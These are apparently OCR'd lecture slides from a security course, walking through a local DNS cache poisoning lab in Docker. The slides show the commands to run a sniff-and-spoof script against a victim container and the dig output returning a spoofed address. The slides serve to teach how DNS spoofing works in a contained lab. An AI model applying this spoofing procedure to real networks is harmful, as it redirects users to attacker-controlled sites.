
DNS In Wireshark

The **dig** command is used to issue DNS requests via the command line



Lab Setup

We will once again use docker to setup our network environment



Because all these devices are on the same network (10.9.0.X), we can **sniff** their traffic!

Attack Surface of DNS Poisoning





Figure 2: Local DNS Poisoning Attack

<u>We have 2 options:</u>

1. Send a spoofed DNS response packet to the **client** (10.9.0.5) that looks like it came from the **local DNS server** (10.9.0.53)

2. Send a spoofed DNS response packet to the **local DNS server** (10.9.0.53) that looks like it came from a **global DNS server** (????)

Spoofing a DNS response to a client (Task 1)



Step 1. Sniff for DNS traffic going to the local DNS server
Step 2. Spoof a DNS response to the client with using information from the packet we sniffed!
Step 3. The user receives a packet that looks like it came from the Local DNS server, and the client accepts the packet and uses the IP address

Spoofing a DNS Response Code

Attacker VM (10.9.0.1)

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
 spoof_answer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. `docksh` into the local DNS server container and flush the cache

Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```

3. `docksh` into the victim container and run the dig command to send a DNS query for `example.com`

4. Our sniffer picks up the DNS query, and spoofs a response to the Victim

```
[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
 spoof_answer.py 10.9.0.5
Listening for DNS queries coming from 10.9.0.5
.
Sent 1 packets.
```

"The IP Address for example.com is `1.2.3.4`"

5. The response of our Dig command should be 1.2.3.4 (the malicious IP that came from our spoofed packet)!

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47241
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4
```


Spoofi

Instead of going to the actual IP address for example.com (93.184.216.34), they will now go to the malicious IP address from the spoofed packet (1.2.3.4) which is an IP address the attacker controls!!

(We won’t design this evil website, but it really could be anything we want (we control it!))


this was suppose to be a png…

Spoofing a DNS response to a client (Task 1)



